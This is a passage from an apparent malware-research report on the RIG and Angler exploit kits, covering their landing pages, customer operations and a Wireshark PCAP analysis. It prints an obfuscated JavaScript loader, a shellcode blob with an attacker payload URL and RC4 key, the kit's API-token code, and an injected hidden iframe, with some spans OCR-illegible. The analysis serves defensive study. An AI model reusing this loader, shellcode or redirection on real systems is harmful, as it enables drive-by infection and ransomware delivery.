
--------------------- *snipped* --------------------

```
    uo7("93p45p45p62p39p59p97p98p");/*(348372,4,14188)*/
    uo7("32p61p32p97p98p");/*(385390,4,14198)*/
    uo7("32p43p32p39p60p47p111p98p1");/*(313321,4,14308)*/
    uo7("06p101p99p116p62");/*(382345,4,14968)*/
    uo7("p39p59p107p105p56p");/*(384310,4,14608)*/
    uo7("40p97p98p41p59p1");/*(3383,81,14538)*//*(322337,4,14518)*/
    uo7("25p102p108p49p40p41p59");/*(3753,81,14848)*//*gghf*/
// dffdhgd
da2=1?[1,/*fdd*/2,String]/*asdf*/:0;da2=da2[2];ce = /*asd*/"teElement"; df = "rCode";
    function po8(r){return r[1]}function z(a){return er4(a);}; function x(){return "sc"
    +/*asdjhfdf*/"r"/*asdjhfdf*/+"ipt";}; function y() {return "p";}; er4=1==0?true:da2
    [""+"from"+/*(2353)*/"Cha"+df ]; io93 = ((/*sdgfffg*/document/*sdgfffg*/)); po565=
    io93[/*assdf*/""+"cr"+"ea"/*assdf*/+ce](x()); c="spli"+/*fdfd*//*f3dd*/"t"; hu2e4a=
    hu2e4a[c](y());  for(var dffgh=0;/*dfgs*/dffgh<hu2e4a.length;dffgh++)po565.text+=z(
    hu2e4a[dffgh]); io93[/*jhfdfg3*/"bod"+/*dfgk45f*/"y"].appendChild(po565);}</script>
</body></html>
```

Figure 29 - RIG's landing page HTML

As usual, the payload is hashed into several pieces of code assigned to variables that in turn will be concatenated to craft the full payload. If we look more carefully the latest lines of code, we can find within the obfuscated code the instructions `createElement` and `String.fromCharCode` in several pieces.


The figure below depicts a code excerpt from a landing page, which includes the shellcode that will exploit the identified vulnerability, the URL that will fetch the payload in case the exploit is successful, and the RC4 key to decrypt the payload.


Shellcode!
URL used to fetch the payload in case the exploit is successfull
RC4 Key used to decrypt the payload

```
("EB125831C966B96D05498034088485C975F7FFE0E8E9FFFFFD10D61074028D7D5D3B544E00FC4B40FC4880FC4880F840F840FDC9C0D5C87C4B80FD4FC855E0FFEA4855BB54D0F83855C05BCC7
F6E1E[illegible]19805FC8FF7F7C584F1970FC6A0855C8B3380CC0FD698855E8798066F8D074380C5BFCE9CF84B09C174D409F928D3B5443D95848484772FE243C15C858543C128C0848484D4D4D4C4D4CC
D4D46F8[illegible]D47B57DBDDDF4564870744824D476C697B7B7BE7E9E0AAE1FCE1A4ABF5A4ABE7A4E7E0A4ABE0A4A6A1F0E9F4A1A6A4A2A2A4E1E7ECEBA4E2F1EAE7F0EDEBEAA4C8EBE3ACEAA8E3
ADFFE2[illegible]E7B9B4A8F7B9D7F0F6EDEAE3A8E0A8C0B9A6F4F1F7ECA6A8E6B9DFD9A8EDB9DFD9A8F6B9ACB4B7B3B2AFB5ADA8E5B9B4BFF6AFB5DABAE5BFE5AFAFADE6DFE5D9B
9E5BFE[illegible]FF6AFB5DABAE5BFE5AFAFADE7B9E7AFE6DFE5D9AFE3DFF2D9ACE5A1E3AAE8E1EAE3F0ECADDAA2F6A8E0B9E6DFE5D9A8E6DFE5D9B9E6DFE7D9A8E6DFE7D9B9E0B
FE2EBF[illegible]9E7B9E5B9B4A8D7B9A6E2F6EBE9C7A6AFA6ECE5F6C7EBE0E1A6BFE1DAB8EAAAE8E1EAE3F0ECBFE1AFAFADE5B9E5AFB5DAA2F6A8E7B9E7AFE6DFE5D9DAA2F6A8E0
B9E6DF[illegible]9B9E6DFE7D9A8E6DFE7D9B9E0A8EDDFC0D9ACF7DFD7D9ACEADFF2D9ACE1ADDADAE6DFE6DFE5D9AFE6DFE7D9DAA2F6D9ADADBFF6E1F0F1F6EAA4EDDFF1ACB5B1
ADD9ACF1ACB5B5ADADF9BFE2F1EAE7F0EDEBEAA4CCACE3ADFFF2E5F6A4D0B9F1ACB4ADA8E0B9D3ACD0AFA6AAA6AFD0AFF1ACB5ADADBFE0DFA6F7E1F0D4F6EBFCFDA6D9ACEAADBFE0AA
EBF4E1EAACF1ACB6ADA8E3ACB5ADA8EAADBFE0AACBF4F0EDEBEAACB4ADB9E3ACB6ADBFE0DFA6D8FCB1B7E1EAD8FCB2B0A6D9BFEDE2ACB4B7B5B4B9B9E0AAF7F0E5F0F1F7ADF6E1F0F1F
6EAA4C8EBE3ACE0DFA6F6E1F7F4EBEAF7E1D0E1FCF0A6D9A8E3ACEAADADF9BFC1B9A6D3EDEACCD0D0D4C9D6E1F5F1E1F7F0AAB1AAB5C9C3C1D0C9D7E7F6EDF4F0EDEAE3AAC2EDE8E1D7
FDF7F0E1E9CBE6EEE1E7F0C9D3D7E7F6EDF4F0AAD7ECE1E8A6AFA6E8C9C5C0CBC0C6AAD7F0F6E1E5E9C9E1F6EBC9AAE1FCA6A8F1B9E2F1EAE7F0EDEBEAACFCADFFF6E1F0F1F6EAA4C1AA
F7F4E8EDF0ACA6C9A6ADDFFCD9F9A8CEB9C5E7F0EDF2E1DCCBE6EEE1E7F0A8D3B9E2F1EAE7F0EDEBEAACF2ADFFF6E1F0F1F6EAA4EAE1F3A4CEACF2ADF9BFF0F6FDFFC1AFB9A6E1C9C3E1
F0D0E1A6AFA6E9F4CAE5E9E1C9E7ECE5F6C7EBE0E1C5F0C9EDF7EBA9BCBCB1BDA9B5C9C9E[illegible]AAE0E8E8C9D7E7F6A6AFA6EDF4F0C2F1E8E8CAE5A6AFA6E9E1C9EE
EBA6AFA6EDEAC9F6A6AFA6F1EAC9A4ABE7A4C9A4ABF7A4A6BFF2E5F6A4F5B9D3ACF1ACB7A[illegible]DA8F7B9D3ACF1ACB1ADADA8F4B9F1ACB3ADA8EAB9B4A8C8B9D3D
7E7F6EDF4F0DFF1ACB5B0ADD9A8F2B9F1ACBDADA8E9B9D3D7E7F6EDF4F0AAC5F6E3F1E9E1E[illegible]6BFE7B9F5DFF1ACBCADD9ACADBFF7AAC7ECE5F6F7E1F0B9F1ACB4
B5B6ADBFF7AACBF4E1EAACADBFEDB9CCACE9ADBFE0B9EDDFF2D9ACEDDFF1AC[illegible]ADD9A[illegible]D8FCB4B4A6ADAFB4B6B3ADBFF7AAF3F6EDF0E1F0E1FCF0ACEDADB
FEDE2ACB4B7B3DAB8E0ADFFF2E5F6A4FEB9B5BFE7AFB9F1ACB5B7ADF9E1[illegible]E1A4E7AFB9F[illegible]DE8E1ACE7A8B6ADBFF7AAC7E8EBF7E1ACADBFFEDAA2DAA2ACE7B
9A6F6E1E3F7F2F6B7B6A6AFF4AFF1ACB5BCADAFE7ADBFEEDFF1AC[illegible]ADD9ACA6A6AFA6E7E9E0A6AFF4AFF1ACB5B3ADAFE7A8B4ADF9E7E5F0E7ECACDDADFFF9A4E0E2E3B9A6C0E1A6BFA
4F5DFE0E2E3AFA6E8E1F0E1E2EDE8E1A6D9ACC8ADBFA4BA[illegible]DEEB2F7C2EBF7F4A4A2A2A4F7F0E5F6F0A4F3F7E7F6EDF4F0A4ABABC6A4ABABC1BECED7E7F6EDF4F0A4CDCDEEB2F7C2EBF
7F4A4A6" + /*sdfgkdfhd83451hfjfs*/ ush("http://add.alislameyah.org/index.php?xniKfreZKRjLCYU=I3SMfPrfJxzFGMSUb-nJDa9BNUXCRQLPh4SGhKrXCJ-
ofSih17OIFxzsmTu2KTKvgJQyfu0SaGyj1BKeO10hjoUeWF8Z5e3x1RSL2x3fipSA9weEYQ4U-ZWVE7g-iVukmrITls0uxRKA4DRYnuJJVlJD4xgY36TIHLOL-
AFiXwE4Ugfbct4lsxaBWiTiJGQ23OWwGTF0kuWD", "gexywoaxor"));
    try {
        d2[e3]++
    } catch (exc) {
        hjgdgdfgd(rfgmghf)
    }
}
```

Figure 30 - RIG's shellcode and payload

RIG's favorite malware type is ransomware. The following figure depicts the screen block of Spora ransomware delivered by one of the latest and currently active variant, the RIG-V.


Recycle Bin
US20D-ABCDE-ABCDE-ABCDE.HTML
US20D-ABCDE-ABCDE-ABCDE.KEY
Spora Ransomware - Windows Internet Explorer
C:\Users\[username]\Desktop\US20D-ABCDE-ABCDE-ABCDE.HTML
Bing
File Edit View Favorites Tools Help
Favorites
Natural Health Online |
Spora Ransomware
Computer | Protected Mode: Off
100%
Spora Ransomwar...
11:10 PM
1/17/2017

All your work and personal files were encrypted

To restore data, obtaining guarantees and support,
follow the instructions in your account.

Site do not support Internet Explorer!
Please, download Mozilla Firefox or Google Chrome

SPORA RANSOMWARE

Figure 31 - RIG-V delivering Spora ransomware

CUSTOMER'S PERSPECTIVE

At this point, we will try to describe the operations of RIG EK from customer's perspective. The same operations exist, perhaps with minor variations, also on other EKs.

First of all, we make the assumptions that the EK has already established a remote connection (*backdoor*) with the vulnerable website, as well as customer has rent the EK and has already access to the admin panel. Current EKs offer a friendly graphical interface provided to the customer to orchestrate his attacks. The following figure depicts the login page to a RIG EK recent version:





Figure 32 - RIG EK 4.0 login screen

Then, the customer should select the payload he wants to pass onto the victims, which upon being uploaded, would redirect victims to the EK's landing pages. At this point, a unique URL is created combining user's ID as well as other unique values for authorization and session management reasons. Modern EKs also offer API services, through which one can generate the malicious URLs on demand and use them just like every other API service. For instance, the API URL can have the following shape:

```
http://[EK-server]/index.php?apitoken=[API-TOKEN]
```

The `apitoken` value is calculated by the following code excerpt:



```
$rc4 = new RC4();

$apitoken = serialize(array($config['user']['id'], intval($_POST['flow_id'])));
$apitoken = base64url_encode($rc4->crypt_str($config['options']['rc4key'],$apitoken));
$link = $config['options']['siteurl'].'/api.php?apitoken='.$apitoken;
```

Figure 33 - API token generation code excerpt

The Flow ID is a unique value that represents a single attack flow. The `apitoken` value is constructed by the Use ID and Flow ID values, goes through serialization and encryption with a private key generated by the EK administrator and using

RC4 algorithm, so as every attack be unique and able to evade URL blacklisting.

The link value which is produced by the above code, is the proxy URL that forms the infection page, having the following shape:

```
http://[proxy-server]/proxy.php?
PHPSSESEID=njrMNruDMlmbScafcaqfH7sWaBLPThnJkpDZw-
4|OTMxOGYwMjdkZTMxOGFmN2M5OWZkMDNjODE0MmMyODM
```

Since the constant parameter `PHPSSESEID` was easy to be detected by security products with a simple rule containing that string and flag the URL, RIG authors decided to generate randomly in the newer version of RIG. All customers that share the same EK server use a proxy URL similar to it, distinguished from each other by their personal token that is part of the random-looking URI. The content of the URI until character "|" when decrypted, reveals a link to the VDS server. The value after the character "|", ensures the freshness and the demise of the URL after a specific time period.

In this manner, the customer communicates with the EK. The most famous EKs offer a large variety of payloads to select, easily employed and configurable via extra plugins that facilitate the administration. Latest variants, are user-friendly, are widely available in market and have low cost, rendering them attractive to adversaries.

EK comparison

In this section, we are going to compare the aforementioned EKs, Angler EK and RIG EK, according to our observations and analysis of their characteristics and ecosystems.

One difference between the most sophisticated EKs, is the RIG has been proven really successful in infecting the targeted hosts, because it used multiple stages and methods to deliver the final malware. It often writes the same malware file and execute it multiple times on victim's host, thereby increasing the chances to compromise it. Another difference is that combines relatively more and different web technologies to succeed better attack obfuscation.

Angler EK, during its life, achieved to incorporate newly released zero-day exploits much faster that all other EKs. Especially, when a new Adobe Flash vulnerability was published, the security community was expecting from Angler to come with a zero-day exploit in the next few days. This was also an important factor for its success. RIG is not that good in adopting new exploits. Besides this, it was that kit which employed the fileless infection more than RIG and other kits, so as to evade security solutions more easily.

In the list of common characteristics between the most prevalent EKs, we can include their unique capability to effectively infect victims, meaning that from the exploitation phase and afterwards, most chances are that the exploit and the malware execution will succeed, thus the victim will be infected eventually. We should also notice their favorite method to propagate themselves, which is malvertising campaigns. Another commonality is that they are both tailored to ransomware malware, meaning that both like dropping ransomware to compromised host, which besides allows direct financial profit.

CHAPTER 3 - MALWARE TRAFFIC ANALYSIS EXAMPLE

In this chapter, we will dive more into technical detail of the techniques the EKs leverage to compromise a host. We are going to focus on network level communications and then make a short introduction to malware analysis, because, as we have already stated, the basic intention of the EK is to deliver some kind of malware to the victim. Additionally, we will demonstrate the basic tools we usually use for performing the analysis.

Typically, security researchers identify EKs on network level by capturing and analyzing malicious network traffic via PCAP (Packet Capture) files. There are multiple network tools capable of capturing, intercepting network traffic and analyzing network protocols like tcpdump, netsniff-ng, Network Monitor, Intercepting-NG, etc, but the most powerful and comprehensive network sniffer is *Wireshark*, developed for both Windows and *nix operating systems. A researcher can either analyze malicious traffic manually via the way we are going to describe below, or parse a capture with several rule-based tools, such as Yara, Bro and Snort. These are open-source and commercial tools of the *Network Intrusion Detection & Prevention Systems* (NIDS, IPS), actually parsing network traffic to identify malicious characteristics within it and intrusion signs and, especially the commercial versions, update frequently so as to not missing any new signature. A comprehensive Linux-based distribution that comes with all network analysis tools pre-installed, is the *Security Onion* distribution. It is easy to deploy the distribution in a virtual machine and perform all tests inside it, which has also the advantage of being an isolated environment, serving also the necessity of handling malware with caution. It contains all the necessary tools needed to perform effective and nearly-professional analysis. Security Onion features:

§ Full-packet capture via `netsniff-ng`, for live traffic sniffing

§ `Tcpreplay`, for replaying malicious traffic to socket for testing purposes

§ `Squil`, for graphical interface of network security monitoring

§ `Squert`, is the web application interface to Squil's database

§ ELSA (Enterprise Log Search & Archive), is a centralized syslog framework built on Syslog-NG, MySQL and Sphinx full-text search.

§ `Snort` and `SnortBy`, defacto standard open-source IDS

§ `Bro` and `Sucirata`, are powerfull IDS systems

§ A large amount of rule-sets and signatures such as Snort Emerging Threats[10], ETPRO, Talos rule-sets, community rule-set and the ability to

[10] https://rules.emergingthreats.net/


build custom.

We are going to analyze a sample PCAP file[11] so as to better understand the process of discovering EKs in network traffic.

At first, we open the sample with Wireshark to see the packets in its nice visualization environment. It is always convenient to choose the most relevant to our analysis columns to be displayed in Wireshark panel. Besides the source and destination IP addresses, we also prefer displaying the host header of HTTP requests so as to easily spot the transitions between hosts, as well as the "`Content-Type`" header that help us identify the potentially dangerous types of contents delivered from the malicious server to victim's host. It is also important to apply the filter "`http`" or "`http.request`" to Wireshark, in order to separate the HTTP requests that contain the interesting data. That said, we can start reviewing the sample.

Upon reviewing packet captures, most probably security researchers will have to deal with a lot of noise in terms of junk packets that obfuscate the packet analysis. Experience comes with the time and the more exercises one solves.

By reading carefully the packets, we usually try to identify an awkward hostname which may deliver EK. The randomness in hostname, as already mentioned in previous chapter, is one good reason to assume the presence of an EK and start the analysis from that hostname. In the following figure, we spotted the malicious domain not by the hostname which it looks normal, but because of the randomness of the URI following the GET HTTP method and a classic URI pattern. Before that, we applied a filter with the corresponding IP address in Wireshark to reduce the noise.



```
http.request and ip.addr eq 185.43.223.164
```

.	Source	Src.port	Destination	Dest.pc	Host	Info
52455	192.168.137.85	49751	185.43.223.164	80	kiralyi.arcadiumentertainment.com	GET /paler/search.php?keywords=82811
53902	192.168.137.85	49751	185.43.223.164	80	kiralyi.arcadiumentertainment.com	GET /term.xbel?out=IkwuMD&an=4KtvPt&
54727	192.168.137.85	49751	185.43.223.164	80	kiralyi.arcadiumentertainment.com	GET /term.xbel?out=IkwuMD&an=4KtvPt&
57083	192.168.137.85	49762	185.43.223.164	80	kiralyi.arcadiumentertainment.com	GET /nature.js?if=&type=FevbVmZKUi&r


Figure 34 - Sample PCAP analysis: Spot malicious hostnames

Specifically, the pattern `/<filepath>/search.php?keywords=<number>`, is pretty common, is contained in IDS rule-sets and the experienced researcher can say with good probability which EK maybe is involved in this infection even we are just in the beginning of the review. By viewing these signs, it is fairly safe to assume that this is a variant of Angler EK. The pattern `/term.xbel?out=<random_string>` constitutes an additional sign.

[11] http://www.malware-traffic-analysis.net/2015/07/24/index.html

We can clearly see that the victim has the IP address 192.168.137.85 and submits a GET request towards the malicious server `kiralyi.arcadiumentertainment.com` which has IP address 185.43.223.164.

Another way that help us pinpoint the beginning of infection, is to observe the "`Content-Type`" header. As we have already described in previous chapters, usually there is a binary blob received by the victim, so as a first step we may try to identify the Content-Type "`application/octet-stream`" or something similar. Once we spot the binary, we can examine the previous conversations to identify the landing page and the redirection if it is not detectable at first sight.




http.content_type contains "application"

Source	Src.port	Destination	Dest.pc	Content-Type	Info
202.152.48.35	80	192.168.137.85	49749	application/javascript	HTTP/1.1 200 OK
202.152.48.35	80	192.168.137.85	49746	application/javascript	HTTP/1.1 200 OK
185.43.223.164	80	192.168.137.85	49751	application/x-shockwave-flash	HTTP/1.1 200 OK
2.22.207.101	80	192.168.137.85	49755	application/x-javascript; char…	HTTP/1.1 200 OK
185.43.223.164	80	192.168.137.85	49751	application/x-shockwave-flash	HTTP/1.1 200 OK
185.43.223.164	80	192.168.137.85	49762	application/octet-stream	HTTP/1.1 200 OK
192.168.137.85	49764	198.211.120.49	80	application/x-www-form-urlenco…	POST /wp-content/
192.168.137.85	49765	85.204.50.99	80	application/x-www-form-urlenco…	POST /wp-content/

Figure 35 - Sample PCAP analysis: Spot malicious Content-Type


Somewhere near the binary will probably exist an "`application/x-shockwave-flash`" SWF file that facilitates the malware to be downloaded. We will then go backwards to find the root cause, thus the redirection. Right before the EK domain, the victim was served with a "`text/html`" webpage by the IP address 185.43.223.164 with domain `www.twentyone-development.com`. It is worth examining this HTML file. By following the HTTP stream, we can see, out of surprise, the malicious IFRAME redirection being injected at the first line of the HTML document.



```
HTTP/1.1 200 OK
Date: Fri, 24 Jul 2015 14:58:34 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.12
Set-Cookie: _PHP_SESSION_PHP=570; expires=Fri, 31-Jul-2015 14:58:34 GMT; path=/
Set-Cookie: c0ec2596f0063041e237cf156a8eb667=0dg95q5018lolgok2cu1v668a3; path=/
Set-Cookie: benz_tpl=benz; expires=Wed, 13-Jul-2016 14:58:35 GMT; path=/
Expires:
Cache-Control: private
Cache-Control: no-cache
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 8188
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

<style>.ynlfkdskgw{position:absolute;top:-2501px}</style><div
class="ynlfkdskgw"><iframe src="http://kiralyi.arcadiumentertainment.com/paler/
search.php?keywords=82811&fid0=8696653840" width="362" height="585"></iframe></div><!
DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/
xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns:og="http://ogp.me/ns#" xmlns:fb="http://developers.facebook.com/schema/"
xmlns="http://www.w3.org/1999/xhtml" xml:lang="en-gb" lang="en-gb">
```

Figure 36 - Sample PCAP analysis: Spot redirection

We can be sure now that the www.twentyone-development.com is the compromised website that redirects visitors to EK landing page `kiralyi.arcadium entertainment.com`. The following figure depicts the request of the EK landing page due to the redirection and the beginning of the rendered landing page.



